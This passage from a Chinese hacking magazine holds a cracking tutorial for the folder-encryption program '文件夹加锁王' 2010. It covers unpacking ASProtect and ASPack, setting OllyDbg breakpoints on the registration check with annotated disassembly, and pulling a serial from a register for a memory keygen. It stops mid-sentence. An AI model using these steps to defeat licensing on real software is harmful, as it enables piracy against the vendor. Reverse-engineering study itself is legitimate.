注：把以上程序用“批处理潜行者”先加密，再编译成EXE程序，这样可以防止用户更改程序源代码！

四、结尾

到此，真的结束了！大家一定会问我：“你保证你写的那两个版本的程序绝对安全了吗？”我很肯定的告诉大家：“不能保证！”说不定这两个程序能被轻易的突破，由于批处理自身语言的原因，不能做到绝对防注入的。当然，在读此文章的读者们，你们若有更好的办法，就请赶快发稿过来，与大家一起分享吧！

本文的代码及相关工具我已经打包，大家慢慢看吧！好了，就到这了，本文若有什么错误或者疏漏之处，望大家见谅。我的论坛ID是：lxhdj，大家若有什么问题可以在NoHack论坛找我。

眼镜猴栏目首语：新的一年终于到来了，新的软件也层出不穷，win7开始普及，但我却继续用着xp，不为别的，只为那传说中美丽的草原……啊哈，只是等待追新者帮忙测试下win7，等兼容性不错后再着手享受啦。废话不多说，还是看看新的一年新的一期当中，cracker又有什么新的攻防手段吧！

二次破解之附加进程调试

——对一款加密软件的破解以及安全性分析

图★obaby★

通过本文可以学到：

破解加密软件的技巧

这次要破解的程序是很久之前无意发现的一款软件——文件夹加锁王。对于这个软件，我从2008钻石版一直破解到了现在的2010钻石版，废话少说，下面就来看看吧。

2010版改变了注册方式，注册不再是在主程序中完成，而是加入到了startup.exe中。用Peid载入程序目录下的的两个exe文件，可以看到加的壳分别是Asprotect和Aspack，如图1。

至于startup的脱壳，可以直接用脱壳机完成，也可以用Esp定律轻松搞定，这里就不演示了，不清楚的可以看“黑手”以前的文章。




图 1




图 2

重新用Peid载入脱壳后的程序，可以看到都是用Borland Delphi 6.0－7.0写的，如图2。

下面开始破解，由于startup的控件名称没有修改，并且程序的Button控件较多，难以确



图 3




图 4

定注册按钮的起始代码位置，因而用Dede分析的优越性不大。

直接用OD载入脱壳后的程序，查找unicode参考，可以看到提示信息和提示都是成对出现的，只有最后两个提示信息下面没有任何的明文字符串，比较可疑，如图3。

直接在这两个提示信息上下F2断点，F9运行程序，输入用户名和假的注册码后点注册认证，程序就断在了第一个提示信息处，由此可见我们的判断是正确的，如图4。

此时注意OD右下角的堆栈窗口，可以看到我们输入的用户名和假的注册码。F9运行程序，我们到这段代码的开始处下断，也就是“004ABF88 push ebp”这一行。

输入假的注册码，重新注册认证，这次我们需要单步进行，现在就可以分析整个注册算法的流程了，相关代码以及注释如下：

```
004ABFCF  |.  E8 F0A5F9FF     call    004465C4  ;取用户名
004ABFD4  |.  8B55 F0 mov     edx, dword ptr [ebp-10]
004ABFD7  |.  8B83 14040000 mov     eax, dword ptr [ebx+414]
004ABFDD  |.  59              pop     ecx
004ABFDE  |.  E8 5911FFFF     call    0049D13C  ;注册码比较，关键call
004ABFE3  |.  84C0            test    al, al
004ABFE5  |.  75 2C     jnz     short 004AC013 ;关键跳，错误则跳走
004ABFE7  |.  8D45 FC lea     eax, dword ptr [ebp-4]
004ABFEA  |.  BA 80C04A00     mov     edx, 004AC080
004ABFEF  |.  E8 EC81F5FF     call    004041E0
004ABFF4  |.  6A 40     push    40
004ABFF6  |.  8B45 FC mov     eax, dword ptr [ebp-4]
004ABFF9  |.  E8 0A86F5FF     call    00404608
004ABFFE  |.  8BD0            mov     edx, eax
004AC000  |.  B9 D4C04A00 mov     ecx, 004AC0D4     ; 提示信息，此处为错误提示信息。
004AC005  |.  A1 F81C4B00     mov     eax, dword ptr [4B1CF8]
004AC00A  |.  8B00            mov     eax, dword ptr [eax]
004AC00C  |.  E8 97A4FBFF     call    004664A8
004AC011  |.  EB 36     jmp     short 004AC049
004AC013  |>  8D45 FC lea     eax, dword ptr [ebp-4]
004AC016  |.  BA E8C04A00     mov     edx, 004AC0E8
004AC01B  |.  E8 C081F5FF     call    004041E0
004AC020  |.  6A 40     push    40
004AC022  |.  8B45 FC mov     eax, dword ptr [ebp-4]
004AC025  |.  E8 DE85F5FF     call    00404608
004AC02A  |.  8BD0    mov     edx, eax
004AC02C  |.  B9 D4C04A00     mov     ecx, 004AC0D4 ;提示信息，注册成功后提示信息。
004AC031  |.  A1 F81C4B00     mov  eax, dword ptr [4B1CF8]
```




图 5

知道了程序的关键call，下面我们就可以跟入“004ABFDE”这个call进行真正注册码的搜捕了。

在004ABFDE下断，重新进行注册验证，程序在004ABFDE处中断后按F7跟入这个call。然后F8单步走，在程序走到0049D1C6这一行时注意观察寄存器的值，此时在Eax中保存的即为正确的“伪注册码”（*至于为什么称为伪注册码，后面会做详细的说明*），如图5。

记录下此时反汇编窗口中的代码，稍后做内存注册机时要用到此处的代码：




图 6




图 7

```
0049D1C1  |.  E8 BAFBFFFF    call     0049CD80
0049D1C6  |.  8B45 F0    mov     eax, dword ptr [ebp-10]
0049D1C9  |.  8B55 08      mov     edx, dword ptr [ebp+8]  ；做内存注册机的中断地址也就是此行代码的地址。
```

重新用我们得到的伪注册码进行注册，可以看到程序断在了第二个提示信息处。F9之后就看到成功注册的提示信息，如图6。

但是我们真的注册成功了么？运行下主程序看看，可以看到界面下的提示信息：“授权给：非正式授权用户……”，如图7，也就是说我们的注册码并不是真正的授权码。这个与未注册时的提示不同，那么到底我们的注册是成功了还是失败了呢？下面我们来测试一下。

文件夹加密是没有问题的，但是解密的时候问题就出现了，如图8，这也就是我为什么称之为伪注册码的原因了。

主程序加的是“ASProtect 2.0x Registered -> Alexey Solodovnikov”保护壳，手工脱起来比较麻烦，这里可以直接用Aspr2.XX_unpacker_v1.15E的脚本搞定。**说明一下：脚本运行完毕后直接用OD的dump插件脱出来的程序是有问题的，不能运行。**




图 8

用OD载入脱壳后的主程序，忽略所有的异常，如图9，然后运行脚本。脚本执行完后会自动dump出一个没有修复IAT的文件de_folderlock.exe，此时直接用ImprotREC修复这个文件的IAT即可。

由于主程序界面上并没有文件夹解密这个功能，于是用OD载入后调试的方式也就行不通了。此时我们就要用到附加进程调试，用脱壳后的文件替换掉原文件。

我们来加密文件夹Test dir，设置加




图 9

